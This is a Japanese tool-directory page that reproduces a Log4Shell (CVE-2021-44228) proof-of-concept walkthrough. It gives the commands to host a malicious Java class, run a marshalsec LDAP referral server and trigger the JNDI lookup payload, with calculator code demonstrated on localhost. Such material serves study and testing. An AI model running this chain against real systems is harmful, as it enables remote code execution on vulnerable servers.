
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/coldfusionx/cve-2021-44228-log4shell-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストペイロード開発
GitHubcoldfusionx/cve-2021-44228-log4shell-poc

CVE-2021-44228-Log4Shell-POC

Log4Shell(CVE-2021-44228)的概念验证,演示了通过LDAP和HTTP服务器实现基于JNDI的远程代码执行。

リポジトリを見る
21134年前未レビュー
共有

CVE-2021-44228-Log4Shell-POC

悪名高いLog4j CVE-2021-44228の完全なPOC

前提条件

  • ここからJavaをダウンロードしてインストールします。jdk-8u181を使用できます。
  • ここからIntelliJ Ideaをインストールします。

POC


  • ステップ1 : このリポジトリをクローンします。
  • ステップ2 : Exploit.javaファイルを別のフォルダに移動します。私の場合は、ホームディレクトリ内にrceというフォルダを作成しました。/home/coldfusionx/rce
mov


  • ステップ3 : Exploit.javaを確認します。 ここでリモートコードを任意のものに変更できます。この場合、Ubuntuマシン上でgnome-calculatorがポップアップ表示されます。

exp

  • ステップ4 : 次に、コマンドjavac Exploit.javaを使用してExploit.javaをコンパイルします。正常にコンパイルされると、新しいファイルExploit.classが作成されるはずです。

com


  • ステップ5 : python3 -m http.server 8888を使用して、Exploit.classをホストするPython HTTPサーバーを起動します。あるいは、コマンドphp -S 127.0.0.1:8888を使用してPHPサーバーを使用することもできます。
sv



  • ステップ6 : プロジェクトファイルをIntelliJ Ideaに読み込み、Mavenがファイルのインデックス作成を完了するのを待ちます。 完了すると、プロジェクトは次のようになります :

poc1


  • ステップ7 : プロジェクトを実行するには、構成を作成する必要があります。Add Configurationをクリックします。

poc2


1. `Application`を選択します

poc3


2. メインクラスを選択します

main


3. JDKを選択して適用します。

poc4

4. 実行準備ができたLog4j Applicationが作成されているはずです。
poc5


  • ステップ8 : 次に、marshalsecを使用してLDAPRefServerを起動します :
  • marshasecにcdします
  • java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"を実行してLDAPサーバーを起動します。ここで、127.0.0.1:8888はExploit.classをホストしているPythonサーバーであるため、/#Exploitを指定します。
ldap

  • ステップ9 : 要件に応じてlog4j.javaのJNDIペイロードを編集します。logger.error("${jndi:ldap://127.0.0.1:1389/Exploit}"); この場合、リモートクラスExploitを読み込んでいます。LDAPリファラーサーバーは、悪意のあるExploitクラスをホストしているPythonサーバーにリクエストをリダイレクトします。

  • ステップ10 : Log4jを実行します。正常に実行されると、gnome calculatorがポップアップ表示されるはずです。

rce

Log4Shell CVE-2021-44228に関する詳細な分析はこちら

参考

  • https://nvd.nist.gov/vuln/detail/CVE-2021-44228

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    389
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    333
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    330

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード